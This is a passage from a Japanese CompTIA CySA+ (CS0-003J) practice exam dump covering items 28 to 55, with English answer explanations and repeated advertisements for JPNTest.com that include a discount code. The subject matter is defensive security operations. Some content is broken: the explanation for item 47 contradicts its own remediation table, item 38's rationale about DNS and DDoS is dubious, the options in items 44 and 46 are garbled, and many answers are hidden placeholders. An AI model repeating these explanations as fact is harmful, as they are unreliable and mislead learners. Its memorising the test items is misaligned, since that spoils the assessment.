A. 実装
B. テスト
C. ロールバック
D. 検証
正解: **(**正解を表示します**)**
Testing is a crucial step in any change management process, as it ensures that the change is compatible with the existing systems and does not cause any errors or disruptions. In this case, the change management team failed to test the email client patch on Windows 11 devices, which resulted in a widespread issue for the users.
Testing would have revealed the problem before the patch was deployed, and allowed the team to fix it or postpone the change.
References: 7 Reasons Why Change Management Strategies Fail and How to Avoid Them, CompTIA CySA+ CS0-003 Certification Study Guide

質問: **28**
SOC アナリストはネットワーク上のトラフィックを分析していて、不正なスキャンに気づきました。次のタイプのアクティビティのうちどれが観察されていますか?
A. システムのアップデート
B. 不正なピアツーピア通信
C. ネットワーク上の不正なデバイス
D. 攻撃の潜在的な前兆
正解: **D (**コメントを発表する**)**

質問: **29**
アナリストは、企業ネットワークの外側にある IP アドレスが、外部に面した資産全体のネットワークおよび脆弱性スキャンを実行するために使用されていることに気づきました。アナリストが目撃している攻撃フレームワークの次のステップはどれですか?
A. 搾取
B. 偵察

C. コマンドとコントロール
D. 目標に対するアクション
正解: **B (**コメントを発表する**)**
Reconnaissance is the first stage in the Cyber Kill Chain and involves researching potential targets before carrying out any penetration testing. The reconnaissance stage may include identifying potential targets, finding their vulnerabilities, discovering which third parties are connected to them (and what data they can access), and exploring existing entry points as well as finding new ones. Reconnaissance can take place both online and offline. In this case, an analyst finds that an IP address outside of the company network is being used to run network and vulnerability scans across external-facing assets. This indicates that the analyst is witnessing reconnaissance activity by an attacker. Official References: https://www.lockheedmartin.com/en-us /capabilities/cyber/cyber-kill-chain.html

質問: **30**
インシデント対応報告およびコミュニケーション プログラムの有効性を監視または報告するために使用される KPI は次のどれですか。
A. インシデントボリューム
B. 検出までの平均時間
C. パッチ適用にかかる平均時間
D. 修復されたインシデント
正解: **(**正解を表示します**)**
Mean Time to Detect (MTTD) is the most appropriate Key Performance Indicator (KPI) to monitor the effectiveness of an incident response reporting and communication program among the choices provided.
* Why B is correct: The primary goal of an " incident reporting " program (whether automated by tools or reported by users/staff) is to alert the security team to an issue as quickly as possible. MTTD measures the average time it takes for an organization to identify (detect and report) an incident after it has occurred. A lower MTTD directly indicates that the reporting mechanisms and communication channels from the source to the analysts are operating effectively.
* Why A is incorrect: Incident volume measures the quantity of incidents, which reflects the threat landscape or workload rather than the effectiveness of the response program itself. While an increase in user-reported volume can indicate better awareness, MTTD is the standard performance metric for the process.
* Why C is incorrect: Average time to patch is a KPI for Vulnerability Management, not Incident Response reporting.
* Why D is incorrect: Remediated incidents refers to the volume of resolved issues (Response/Recovery phase) and does not specifically measure the speed or quality of the reporting and communication (detection) phase.
In Domain 4 (Reporting and Communication) and Domain 1 (Security Operations), CompTIA emphasizes the use of time-based metrics to evaluate process maturity.
* MTTD (Mean Time to Detect): Measures " dwell time " and the efficiency of the Detection & Reporting phase.
* MTTR (Mean Time to Respond): Measures the efficiency of the Response & Recovery phase.

質問: **31**
セキュリティアナリストが、Webサーバーに対して実行された脆弱性スキャンの以下の抜粋をレビューします。
セキュリティアナリストは、Webサーバーのセキュリティ強化のために、以下のどの推奨事項を提示すべきでしょうか？
A. ポート22を閉じます。
B. http-server-header のバージョン情報を削除します。
C. tcp_wrappers を無効にします。
D. /wp-login.phpフォルダを削除します。
正解: **(**正解を表示します**)**

有効的な**CS0-003J**問題集はJPNTest.com提供され、**CS0-003J**試験に合格することに役に立ちます！JPNTest.comは今最新**CS0-003J**試験問題集を提供します。JPNTest.com CS0-003J試験問題集はもう更新されました。ここで**CS0-003J**問題集のテストエンジンを手に入れます。最新版のアクセス、https://www.jpntest.com/shiken/CS0-003J-mondaishu　**490**問、３０%ディスカウント、特別な割引コード: **JPNshiken**」

質問: **32**
SOC マネージャーは、脆弱性を管理するための報告プロセスを確立しています。問題によって生じる潜在的な損失を特定するための最良の解決策は次のうちどれですか?
A. トレンド
B. リスクスコア
C. 軽減策
D. 優先順位付け
正解: **B** (コメントを発表する)
A risk score is a numerical value that represents the potential impact and likelihood of a vulnerability being exploited. It can help to identify the potential loss incurred by an issue and prioritize remediation efforts accordingly. https://www.comptia.org/training/books/cysa-cs0-003-study-guide

質問: **33**
組織は、さまざまなエンドポイントからデータの収集と集約を導入する必要があります。アナリストがこのデータを収集できるように導入するのに最適なツールは次のうちどれですか?
A. DLP
B. NAC
C. EDR
D. NIDS
正解: **C** (コメントを発表する)
EDR stands for Endpoint Detection and Response, which is a tool that collects and aggregates data from various endpoints, such as laptops, servers, or mobile devices. EDR helps analysts monitor, detect, and respond to threats and incidents on the endpoints. EDR is more suitable than DLP (Data Loss Prevention), NAC (Network Access Control), or NIDS (Network Intrusion Detection System) for data collection and aggregation from endpoints.
References: CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 2: Software and Systems Security, page 75; What Is Data Aggregation? (Examples + Tools), Section: Data Aggregation: How It Works, Subsection: 1. Data Collection.

質問: **34**
ある企業の機密性や業務上の重要性が低い公開ウェブサイトの1つで、AXSS脆弱性が報告されました。セキュリティ部門はこの脆弱性を確認し、アプリケーション所有者に推奨事項を提示する必要があります。以下の推奨事項のうち、この脆弱性の悪用を最も効果的に防止できるのはどれですか？(2つ選択してください)。
A. Webサーバーの前にIPSを実装します。
B. ウェブサイトでMFAを有効にする。
C. パッチが適用されるまでウェブサイトをオフラインにします。
D. ソースコードに補償制御を実装します。
E. ウェブサイトでTLS v1.3を設定します。
F. WAF で仮想パッチを使用して脆弱性を修正します。
正解: **D,F** (コメントを発表する)

The best recommendations to prevent an XSS vulnerability from being exploited are to implement a compensating control in the source code and to fix the vulnerability using a virtual patch at the WAF. A compensating control is a technique that mitigates the risk of a vulnerability by adding additional security measures, such as input validation, output encoding, or HTML sanitization. A virtual patch is a rule that blocks or modifies malicious requests or responses at the WAF level, without modifying the application code.
These recommendations are effective, efficient, and less disruptive than the other options. References:
CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 156; Cross Site Scripting Prevention Cheat Sheet, Section: XSS Defense Philosophy.

質問: **35**
インシデント発生時にミッションクリティカルなサービスを確実に利用できる可能性が最も高いのは次のうちどれですか?
A. 事業継続計画
B. 脆弱性管理計画
C. 災害復旧計画
D. 資産管理計画
正解: **(**正解を表示します**)**
The correct answer is Business Continuity Plan (BCP) because the question specifically asks for the document that ensures services remain available (operational) during or in the event of an incident.
* Business Continuity Plan (BCP): This is the overarching plan focused on keeping the business running.
It identifies mission-critical functions and outlines the procedures (such as failover to a hot site, manual workarounds, or redundant systems) to ensure those services are available to customers and users despite the incident. Its primary goal is availability and continuity of operations.
* Disaster Recovery Plan (DRP): This focuses on the technical restoration of IT systems after they have failed or been disrupted. While DRP supports BCP, its specific goal is " recovery " (getting systems back up) rather than " continuity " (keeping them from going down or maintaining service levels).
* B. Vulnerability management plan: This is a proactive process for identifying and patching weaknesses to prevent attacks, not a reactive plan to ensure availability during an active incident.
* C. Disaster recovery plan: As noted above, this is a subset of BCP focused on restoring data and infrastructure after a failure, whereas BCP focuses on maintaining the availability of the critical service itself.
* D. Asset management plan: This tracks hardware and software inventory but does not define procedures for maintaining availability during a crisis.

質問: **36**
アナリストは、タイムラインで調査する必要があるイベントの数に圧倒されています。
インシデントを前進させるために、アナリストは次のどれに焦点を当てる必要がありますか?
A. 影響
B. 脆弱性スコア
C. 平均検出時間
D. 分離
正解: **A (**コメントを発表する**)**
The analyst should focus on the impact of the events in order to move the incident forward. Impact is the measure of the potential or actual damage caused by an incident, such as data loss, financial loss, reputational damage, or regulatory penalties. Impact can help the analyst prioritize the events that need to be investigated based on their severity and urgency, and allocate the appropriate resources and actions to contain and remediate them. Impact can also help the analyst communicate the status and progress of the incident to the stakeholders and customers, and justify the decisions and recommendations made during the incident response12. Vulnerability score, mean time to detect, and isolation are all important metrics or actions for incident response, but they are not the main focus for moving the incident forward. Vulnerability score is the rating of the likelihood and severity of a vulnerability being exploited by a threat actor. Mean time to detect is the average time it takes to discover an incident. Isolation is the process of disconnecting an affected system from the network to prevent further damage or spread of the incident34 . References: Incident Response:

Processes, Best Practices & Tools - Atlassian, Incident Response Metrics: What You Should Be Measuring, Vulnerability Scanning Best Practices, How to Track Mean Time to Detect (MTTD) and Mean Time to Respond (MTTR) to Cybersecurity Incidents, [Isolation and Quarantine for Incident Response]

質問: **37**
組織の幹部は、重要な契約交渉の際に、機密性の高い財務情報を外部のビジネスパートナーにメールで送信します。これらのメッセージの法的有効性を確保するため、サイバーセキュリティチームは、幹部が送信するメールにデジタル署名を追加することを推奨しています。この推奨事項の主な目的は次のうちどれですか？(2つ選択してください)。
A. 機密保持
B. 誠実さ
C. プライバシー
D. 匿名性
E. 否認禁止
F. 認証
正解: **(**正解を表示します**)**
Digital signatures ensure the integrity and non-repudiation of emails. Integrity ensures that the message has not been altered in transit, as the digital signature would be invalidated if the content were tampered with.
Non-repudiation ensures that the sender cannot deny having sent the email, as the digital signature is unique to their identity. These principles are crucial for legal validity, as recommended by CompTIA Security+ standards. Confidentiality (A) and privacy (C) relate to encryption, while authorization (F) and anonymity (D) are unrelated to the primary purpose of digital signatures in this context.

質問: **38**
インシデント対応チームは、インターネット障害の調査を開始するよう警告を受け取りました。この機能停止により、複数の場所にいるすべてのユーザーが外部 SaaS リソースにアクセスできなくなります。チームは、組織が DDoS 攻撃の影響を受けたと判断しました。チームは次のログのうちどれを最初に確認する必要がありますか?
A. CDN
B. 脆弱性スキャナー
C. DNS
D. Webサーバー
正解: **C (**コメントを発表する**)**
A distributed denial-of-service (DDoS) attack is a type of cyberattack that aims to overwhelm a target's network or server with a large volume of traffic from multiple sources. A common technique for launching a DDoS attack is to compromise DNS servers, which are responsible for resolving domain names into IP addresses. By flooding DNS servers with malicious requests, attackers can disrupt the normal functioning of the internet and prevent users from accessing external SaaS resources. Official References: https://www.eccouncil.org/cybersecurity-exchange/threat-intelligence/cyber-kill-chain-seven-steps-cyberattack/

質問: **39**
根本原因分析を最もよく表すのは次のどれですか?
A. インシデントで使用された戦術、技術、および手順について説明します。
B. 問題の原因とそれを永久に排除する方法を概説した詳細なパスを提供します。
C. 誰が、何を、いつ、どこで、なぜ行ったかを概説したもので、法的手続きに関連してよく使用されます。
D. 実行された内容、現在実行中の内容、次に実行される内容など、進行中のアクティビティのレポートを生成します。
正解: **B (**コメントを発表する**)**

Root cause analysis (RCA) is a post-incident activity focused on identifying the underlying cause of an incident/problem so the organization can fix the real cause (not just symptoms) and prevent recurrence. That matches Option B, which describes tracing the origin and eliminating it permanently.
The Sybex CySA+ Study Guide defines RCA in exactly this way:
Exact extract (Sybex Study Guide):
"The process of root cause analysis (RCA) is used to identify why a problem, incident, or issue occurred.
Root cause analysis is performed to allow organizations to understand what they need to focus on to prevent future problems..." The Secbay Press guide also defines RCA as uncovering underlying causes to prevent recurrence:
Exact extract (Secbay Press):
"Root Cause Analysis (RCA)... is a systematic investigation process aimed at identifying the fundamental factors that led to a security incident. It goes beyond addressing symptoms and seeks to uncover the underlying causes to prevent recurrence." Why the other options are wrong
* A (TTPs): That describes attacker behavior frameworks (e.g., MITRE ATT & CK), not RCA.
* C (who/what/when/where/why): That's an incident reporting structure, not the RCA process.
* D (ongoing activities report): That resembles status reporting/incident updates, not root cause determination.
References (CompTIA CySA+ CS0-003 documents / study guides used):
* Mike Chapple & David Seidl, CompTIA CySA+ Study Guide (CS0-003): RCA identifies why an incident occurred and helps prevent recurrence
* Secbay Press, CompTIA CySA+ Exam Prep Guide (CS0-003): RCA goes beyond symptoms to uncover underlying causes and prevent recurrence
* Secbay Press, CompTIA CySA+ Exam Prep Guide (CS0-003): "who/what/when/where/why" belongs to incident reporting context

質問: **40**
ユーザーがマルウェアを含むソフトウェアをコンピュータにダウンロードし、それが最終的に他の多数のシステムに感染した。このユーザーは次のうちどれになったか？
A. ハックリビスト
B. 高度な持続的脅威
C. 内部脅威
D. スクリプトキディ
正解: **C** (コメントを発表する)
The user has become an insider threat by downloading software that contains malware onto a computer that eventually infects numerous other systems. An insider threat is a person or entity that has legitimate access to an organization's systems, networks, or resources and uses that access to cause harm or damage to the organization. An insider threat can be intentional or unintentional, malicious or negligent, and can result from various actions or behaviors, such as downloading unauthorized software, violating security policies, stealing data, sabotaging systems, or collaborating with external attackers.

質問: **41**
SOCアナリストは、クライアント/サーバーアプリケーション上でデバッガーコマンドの出力を調査中に、以下の内容を特定しました。
getconnection (database01, " alpha " , " AXTV. 127GdCx94GTd ") ;
このシステムにおいて、最も可能性の高い脆弱性は次のうちどれですか？
A. 入力検証の欠如
B. SQLインジェクション
C. ハードコードされた認証情報
D. バッファオーバーフロー攻撃
正解: (正解を表示します)
The most likely vulnerability in this system is hard-coded credential. Hard-coded credential is a practice of embedding or storing a username, password, or other sensitive information in the source code or configuration file of a system or application. Hard-coded credential can pose a serious security risk, as it can expose the system or application to unauthorized access, data theft, or

compromise if the credential is discovered or leaked by an attacker. Hard-coded credential can also make it difficult to change or update the credential if needed, as it may require modifying the code or file and redeploying the system or application.

質問: **42**
他のすべてのオプションを評価した後に考慮すべきリスク管理の決定は次のどれですか?
A. 転送
B. 承認
C. 軽減
D. 回避
正解: **(**正解を表示します**)**
* Risk Acceptance means acknowledging a risk and choosing not to take further action because the cost of mitigation may outweigh the benefits.
* It is the last resort when:
* The risk is low impact or unlikely to occur.
* Other options (mitigation, transfer, avoidance) are not feasible.
Why Not Other Options?
* A (Transfer) # Moving risk to a third party (e.g., insurance).
* C (Mitigation) # Implementing security controls to reduce risk.
* D (Avoidance) # Eliminating the risk entirely (e.g., discontinuing a service).
Reference: CompTIA CySA+ CS0-003, Chapter 9: "Risk Management and Compliance," Section: "Risk Response Strategies."

質問: **43**
ある会社の顧客配信リストに多数のメールが送信されました。顧客から、メールに疑わしいリンクが含まれているとの報告がありました。会社の SOC は、リンクが悪意のあるものであると判断しました。これらのメールを減らすための最善の方法は次のどれですか。
A. DMARC
B. DKIM
C. SPF
D. SMTP
正解: **A (**コメントを発表する**)**
DMARC (Domain-based Message Authentication, Reporting, and Conformance)helps organizations prevent email spoofing and phishing by enforcing policies based on SPF and DKIM.
* Option B (DKIM - DomainKeys Identified Mail)verifies message integritybut does not enforce policies.
* Option C (SPF - Sender Policy Framework)prevents spoofingbut is not as comprehensive as DMARC.
* Option D (SMTP - Simple Mail Transfer Protocol)is just anemail delivery protocol, not a security control.
Thus,A (DMARC) is the correct answer, asit combines SPF and DKIM to prevent spoofing and phishing attacks.

質問: **44**
最近発見されたゼロデイ脆弱性が現在積極的に悪用されており、ユーザーの操作や権限昇格は不要で、機密性と完全性には大きな影響を与えるものの、可用性には影響を与えません。このゼロデイ脅威に対して最も適切なCVEメトリクスは次のうちどれでしょうか?
A. CVSS :31/AV :N/AC :L/PR :N/UI :N/S :U/C :H/1 :K/A :L
B. CVSS:31/AV:K/AC:L/PR:H/UI:R/S:C/C:H/I:H/A:L
C. CVSS:31/AV:N/AC:L/PR:N/UI:H/S:U/C:L/I:N/A:H
D. CVSS:31/AV:L/AC:L/PR:R/UI:R/S:U/C:H/I:L/A:H

正解: (正解を表示します)
This answer matches the description of the zero-day threat. The attack vector is network (AV:N), the attack complexity is low (AC:L), no privileges are required (PR:N), no user interaction is required (UI:N), the scope is unchanged (S:U), the confidentiality and integrity impacts are high (C:H/I:H), and the availability impact is low (A:L). Official References: https://nvd.nist.gov/vuln-metrics/cvss

質問: **45**
アナリストは、ネットワーク経由で平文のパスワードが送信されていると疑っています。アナリストの調査に最も適したツールは次のどれですか。
A. OpenVAS
B. 怒ったIPスキャナー
C. ワイヤーシャーク
D. マルテゴ
正解: (正解を表示します)
Wiresharkis apacket capture and analysis toolthat allows analysts to inspect network traffic and detectcleartext credentialssent over protocols like HTTP, FTP, and Telnet.
* Option A (OpenVAS)is avulnerability scanner, not a network analysis tool.
* Option B (Angry IP Scanner)identifiesactive hosts, but does not analyze packet contents.
* Option D (Maltego)is used forOSINT and network reconnaissance, not packet inspection.
Thus,C (Wireshark) is the correct answer, as itcaptures and analyzes network packets to identify unencrypted passwords.

質問: **46**
災害復旧計画を策定する際に最初に行うべき手順は次のうちどれですか？
A. 計画の目標と目的について合意する
B. 災害時に使用する場所を決定する。C：標準的な災害復旧プロセスへの準拠を示す。
C. 災害時に実行されるID認証アプリケーション
正解: **A** (コメントを発表する)
The first step that should be performed when establishing a disaster recovery plan is to agree on the goals and objectives of the plan. The goals and objectives of the plan should define what the plan aims to achieve, such as minimizing downtime, restoring critical functions, ensuring data integrity, or meeting compliance requirements. The goals and objectives of the plan should also be aligned with the business needs and priorities of the organization and be measurable and achievable.

有効的な**CS0-003J**問題集はJPNTest.com提供され、**CS0-003J**試験に合格することに役に立ちます！JPNTest.comは今最新**CS0-003J**試験問題集を提供します。JPNTest.com CS0-003J試験問題集はもう更新されました。ここで**CS0-003J**問題集のテストエンジンを手に入れます。最新版のアクセス、https://www.jpntest.com/shiken/CS0-003J-mondaishu　**490**問、３０%ディスカウント、特別な割引コード: **JPNshiken**」

質問: **47**
システム管理者が脆弱性スキャンの結果を確認している。
説明書
各タブの情報を確認してください。
組織の環境アーキテクチャと修復基準に基づいて、14日以内にパッチを適用するサーバーを選択し、適切な手法と緩和策を選択してください。

Vulnerability remediation timeframes | Environment | Output

Show Question | Reset All Answers

CVSS risk level	Standard	Applies to PROD	UAT	DEV
CVSS > 9.0	Must be patched or remediated and verified by a subsequent vulnerability scan within **7 calendar days**	✔	✔	✖
CVSS > 7.9 < 9.0	Must be patched or remediated and verified by a subsequent vulnerability scan within **14 calendar days**	✔	✖	✖
CVSS > 5.0 < 7.9	Must be patched or remediated and verified by a subsequent vulnerability scan within **30 calendar days**	✔	✖	✖
CVSS > 0 < 5.0	Must be patched or remediated and verified by a subsequent vulnerability scan within **60 calendar days**	✔	✖	✖

Any of these timeframes may be accelerated at the discretion of the Chief Information Security Officer (CISO).

- If patching cannot be completed or a vendor has not made a patch available within the timeframe in the table outlined above, compensating controls must be put in place within the timeframes listed above and the exception process must be

Select the server to be patched within 14 calendar days:

- ☐ 192.168.50.6
- ☐ 192.168.50.5
- ☐ 192.168.76.5
- ☐ 192.168.76.6
- ☐ 192.168.60.5
- ☐ 192.168.60.6

Select the appropriate technique and mitigation:

Select

ipnshiken.com CompTIA

Vulnerability remediation timeframes | Environment | Output

Show Question | Reset All Answers

CVSS risk level	Standard	Applies to PROD	UAT	DEV
CVSS > 9.0	Must be patched or remediated and verified by a subsequent vulnerability scan within **7 calendar days**	✔	✔	✖
CVSS > 7.9 < 9.0	Must be patched or remediated and verified by a subsequent vulnerability scan within **14 calendar days**	✔	✖	✖
CVSS > 5.0 < 7.9	Must be patched or remediated and verified by a subsequent vulnerability scan within **30 calendar days**	✔	✖	✖
CVSS > 0 < 5.0	Must be patched or remediated and verified by a subsequent vulnerability scan within **60 calendar days**	✔	✖	✖

Any of these timeframes may be accelerated at the discretion of the Chief Information Security Officer (CISO).

- If patching cannot be completed or a vendor has not made a patch available within the timeframe in the table outlined above, compensating controls must be put in place within the timeframes listed above and the exception process must be

Select the server to be patched within 14 calendar days:

- ☐ 192.168.50.6
- ☐ 192.168.76.6
- ☐ 192.168.50.5
- ☐ 192.168.60.5
- ☐ 192.168.76.5
- ☐ 192.168.60.6

Select the appropriate technique and mitigation:

Select

Request exception; legacy protocol could have operational impact
Patch; upload signed certificate from trusted third-party provider
Patch; issue a CRL for the server to the CA
Patch; upgrade IIS to current release
Request exception; organization needs time to procure a PKI
Compensating control; create new ACL on firewall to block port 443
Compensating control; implement secure session tokens
Compensating control; implement MFA on the application

Vpnshiken.com
CompTIA®

Vulnerability remediation timeframes | Environment | Output

Show Question | Reset All Answers

Environment name	Environment location	Subnets	Domain	Publicly accessible	NGFW	Load balancer	MFA required
prod.comptia.org	External	104.17.18.29 104.17.18.30 192.168.60.0/24 192.168.61.0/24	comptia.org	Yes	Yes	Yes	No
dev.comptia.org	Internal	192.168.76.0/24 192.168.75.0/24	comptia.org	No	No	Yes	Yes
uat.comptia.org	External	192.168.50.0/24 192.168.51.0/24	comptia.org	No	Yes	Yes	Yes



jpnshiken.com
CompTIA

正解:

see the explanation for step by step solution.
Explanation:
Step 1: Reviewing the Vulnerability Remediation Timeframes
The remediation standards require servers to be patched based on their CVSS score:
* CVSS > 9.0: Patch within 7 days
* CVSS 7.9 - 9.0: Patch within 14 days
* CVSS 5.0 - 7.9: Patch within 30 days
* CVSS 0 - 5.0: Patch within 60 days
Step 2: Analyzing the Output Tab
From the Output tab:
* Server 192.168.76.5 has a CVSS score of 9.2 for an unsupported Microsoft IIS version, indicating a critical vulnerability requiring a patch within 7 days.
* Server 192.168.76.6 has a CVSS score of 7.4 for a missing secure attribute on HTTPS cookies, which falls in the 5.0 - 7.9 range, requiring a patch within 30 days.
Since the question asks for the server to be patched within 14 days, we need to focus on servers with CVSS
7.9 - 9.0:
* None of the servers have a CVSS score that falls precisely in the 7.9 - 9.0 range.
* However, 192.168.76.5, with a CVSS score of 9.2, has a vulnerability that necessitates a quick response and fits as it must be patched within the shortest timeframe (7 days, which includes 14 days).
The server that fits within a 14-day urgency, based on standard practices, would be 192.168.76.5.
Step 3: Reviewing the Environment Tab
The Environment Tab provides additional context for 192.168.76.5:
* It's in the dev environment, which is internal and not publicly accessible.
* MFA is required, indicating security measures are already present.
Step 4: Selecting the Appropriate Technique and Mitigation
For 192.168.76.5, with the Microsoft IIS unsupported version:
* Patch; upgrade IIS to the current release is the most suitable option, as upgrading IIS will resolve the unsupported software vulnerability by bringing it up-to-date with supported versions.
* This technique addresses the root cause, which is the unpatched, outdated software.
Summary
* Server to be patched within 14 calendar days: 192.168.76.5
* Appropriate technique and mitigation: Patch; upgrade IIS to the current release This approach ensures that the most critical vulnerabilities are addressed promptly, maintaining security compliance.



質問: **48**

ある会社が社内ネットワークで新しいアプリケーションを立ち上げ、社内の顧客がサービス デスクと通信できるようにしています。セキュリティ チームは、アプリケーションが異常な形式の予期しない文字列をクラッシュせずに処理できることを確認する必要があります。このような状況でアプリケーションがどのように動作するかを調べるためにアプリケーションをテストするのに最も適したプロセスは次のどれですか。

A. ファジング
B. コーディングレビュー
C. デバッグ
D. 静的解析
正解: **(**正解を表示します**)**
Fuzzing is a process used to test applications by inputting unexpected or random data to see how the application behaves. This method is particularly effective in identifying vulnerabilities such as buffer overflows, input validation errors, and other anomalies that could cause the application to crash or behave unexpectedly. By using fuzzing, the security team can ensure the new application is robust and capable of handling unexpected strings with anomalous formats without crashing.

質問**: 49**
侵入テストの最終レポートを確認した後、サイバーセキュリティ アナリストは入力検証の脆弱性の修復を優先します。アナリストが防止しようとしている攻撃は次のどれですか。
A. DNS ポイズニング
B. ファーミング
C. フィッシング
D. クロスサイトスクリプティング
正解**: D (**コメントを発表する**)**
Input validation vulnerabilities occur when an application fails to properly validate or sanitize user input, allowing malicious data to be processed. This can lead to various attacks, most notably cross-site scripting (XSS).
Option A:DNS poisoning
* Incorrect Choice:DNS poisoning involves corrupting the DNS cache to redirect users to malicious sites.
It is not related to input validation vulnerabilities.
Option B:Pharming
* Incorrect Choice:Pharming redirects users from legitimate websites to fraudulent ones, typically through DNS poisoning or host file manipulation. It is not directly related to input validation.
Option C:Phishing
* Incorrect Choice:Phishing involves tricking individuals into providing sensitive information through deceptive emails or websites. It exploits human behavior rather than technical input validation flaws.
Option D:Cross-site scripting
* Correct Choice:Cross-site scripting (XSS) attacks occur when an application includes untrusted data in a web page without proper validation or escaping. This allows attackers to execute malicious scripts in users ' browsers, leading to data theft, session hijacking, or defacement. Remediating input validation vulnerabilities is essential to prevent XSS attacks.
Reference:
CompTIA CySA+ CS0-003 Exam Objective 2.4: " Given a scenario, recommend controls to mitigate attacks and software vulnerabilities, " specifically addressing injection flaws like cross-site scripting.

質問**: 50**
以下のうち、統合されたダッシュボードを更新するために使用される可能性が高いのはどれですか？
A. ウェブフック
B. 拡張マークアップ言語
C. 脅威フィードの組み合わせ
D. JavaScriptオブジェクト表記法
正解**: (**正解を表示します**)**

JavaScript Object Notation (JSON) is commonly used for transmitting data in web applications and would be suitable for updating dashboards that integrate various data sources. It ' s lightweight and easy to parse and generate.

質問: **51**
内部ネットワーク上で不正な活動が発生しているとの報告を受け、アナリストがネットワーク調査を実施しています。アナリストは、社内ネットワークに対してNmapスキャンを実行し、環境内で動作しているデバイスを評価します。以下の出力が得られました。

```
map scan report for officerokuplayer.lan (192.168.86.22)
ost is up (0.11s latency).
ll 100 scanned ports on officerokuplayer.lan (192.168.86.22) are filtere
AC Address: B8:3E:59:86:1A:13 (Roku)

map scan report for p4wnp1_aloa.lan (192.168.86.56)
ost is up (0.022s latency).
ot shown: 96 closed ports
ORT    STATE SERVICE
2/tcp  open  ssh
11/tcp open  rpcbind
39/tcp open  netbios-ssn
45/tcp open  microsoft-ds
000/tcp  open  http-alt
AC Address: B8:27:EB:D0:8E:D1 (Raspberry Pi Foundation)

map scan report for wh4dc-748gy.lan (192.168.86.152)
ost is up (0.033s latency).
ot shown: 95 filtered ports
ORT    STATE SERVICE
0/tcp  open  http
35/tcp  open  msrpc
39/tcp  open  netbios-ssn
43/tcp  open  https
39/tcp  open  netbios-ssn
45/tcp  open  microsoft-ds
389/tcp open  ms-wbt-server
357/tcp open  wsdapi
AC Address: 38:BA:F8:E3:41:CB (Intel Corporate)

map scan report for xlaptop.lan (192.168.86.249)
ost is up (0.024s latency).
ot shown: 93 filtered ports
ORT    STATE SERVICE
2/tcp  open  ssh
35/tcp  open  msrpc
39/tcp  open  netbios-ssn
43/tcp  open  https
45/tcp  open  microsoft-ds
389/tcp open  ms-wbt-server
357/tcp open  wsdapi
AC Address: 64:00:6A:8E:D8:F5 (Dell)

map scan report for imaging.lan (192.168.86.150)
ost is up (0.0013s latency).
ot shown: 95 closed ports
ORT    STATE SERVICE
35/tcp  open  msrpc
39/tcp  open  netbios-ssn
45/tcp  open  microsoft-ds
389/tcp open  ms-wbt-server
357/tcp open  wsdapi
AC Address: 38:BA:F8:F4:32:CA (Intel Corporate)
```

CompTIA
ipnshiken.com

アナリストは、以下の選択肢のうちどれを最初に検討すべきでしょうか？
A. wh4dc-748gy.lan (192.168.86.152)
B. lan (192.168.86.22)
C. imaging.lan (192.168.86.150)
D. xlaptop.lan (192.168.86.249)
E. p4wnp1_aloa.lan (192.168.86.56)
正解: (正解を表示します)
The analyst should look at p4wnp1_aloa.lan (192.168.86.56) first, as this is the most suspicious device on the network. P4wnP1 ALOA is a tool that can be used to create a malicious USB device that can perform various attacks, such as keystroke injection, network sniffing, man-in-the-middle, or backdoor creation. The presence of a device with this name on the network could indicate that an attacker has plugged in a malicious USB device to a system and gained access to the network. Official References: https://github.com/mame82/P4wnP1_aloa

質問: **52**
最高財務責任者が新聞で読んだ新たなランサムウェア攻撃の潜在的なリスクを検証するよう、アナリストに依頼があった。同社は最新鋭戦闘機に使用される非常に小さなバネを製造しており、この航空機のサプライチェーンにおいて重要な役割を担っている。この新たな攻撃に関する情報を得るための最適な脅威インテリジェンス情報源は次のうちどれか？
A. 情報共有組織
B. ブログ／フォーラム
C. サイバーセキュリティインシデント対応チーム
D. ディープウェブ／ダークウェブ
正解: (正解を表示します)
An information sharing organization is a group or network of organizations that share threat intelligence, best practices, or lessons learned related to cybersecurity issues or incidents. An information sharing organization can help security analysts learn about new ransomware campaigns or other emerging threats, as well as get recommendations or guidance on how to prevent, detect, or respond to them. An information sharing organization can also help security analysts collaborate or coordinate with other organizations in the same industry or region that may face similar threats or challenges.

質問: **53**
ある企業が脆弱性管理プログラムを導入し、オンプレミス環境からハイブリッドIaaSクラウド環境へ移行しようとしています。新しいハイブリッド環境において、以下のうちどれを考慮すべきでしょうか？
A. 現在のスキャナーはクラウドに移行する必要があります
B. クラウド固有の設定ミスは、現在のスキャナーでは検出されない可能性があります。
C. 既存の脆弱性スキャナーではIaaSシステムをスキャンできません
D. クラウド環境における脆弱性スキャンはクラウドから実行する必要があります
正解: (正解を表示します)
Cloud-specific misconfigurations are security issues that arise from improper or inadequate configuration of cloud resources, such as storage buckets, databases, virtual machines, or containers. Cloud-specific misconfigurations may not be detected by the current scanners that are designed for on-premises environments, as they may not have the visibility or access to the cloud resources or the cloud provider's APIs. Therefore, one of the implications that should be considered on the new hybrid environment is that cloud-specific misconfigurations may not be detected by the current scanners.

質問: **54**

悪意のある攻撃者がソーシャル エンジニアリングを使用して内部ネットワークにアクセスしました。攻撃者は、攻撃を継続するためにアクセスを失うことを望んでいません。脅威アクターが現在活動しているサイバー キル チェーンの現在の段階を最もよく表しているものは次のうちどれですか?

A. 武器化

B. 偵察

C. 配送

D. 搾取

正解: **(**正解を表示します**)**

The Cyber Kill Chain is a framework that describes the stages of a cyberattack from reconnaissance to actions on objectives. The exploitation stage is where attackers take advantage of the vulnerabilities they have discovered in previous stages to further infiltrate a target's network and achieve their objectives. In this case, the malicious actor has gained access to an internal network by means of social engineering and does not want to lose access in order to continue the attack. This indicates that the actor is in the exploitation stage of the Cyber Kill Chain. Official References: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill- chain.html

質問: **55**

最近のサイト調査中に、アナリストがネットワーク上に不正なワイヤレス アクセス ポイントを発見しました。証拠を保存しながらネットワークを保護するには、まず次のどのアクションを実行する必要がありますか?

A. パケット スニファーを実行して、アクセス ポイントとの間のトラフィックを監視します。

B. アクセス ポイントに接続し、そのログ ファイルを調べます。

C. アクセス ポイントに接続しているユーザーを識別し、攻撃者を見つけようとします。

D. アクセスポイントをネットワークから切断する

正解: **(**正解を表示します**)**

The correct answer is D. Disconnect the access point from the network.

A rogue access point is a wireless access point that has been installed on a network without the authorization or knowledge of the network administrator. A rogue access point can pose a serious security risk, as it can allow unauthorized users to access the network, intercept network traffic, or launch attacks against the network or its devices1234.

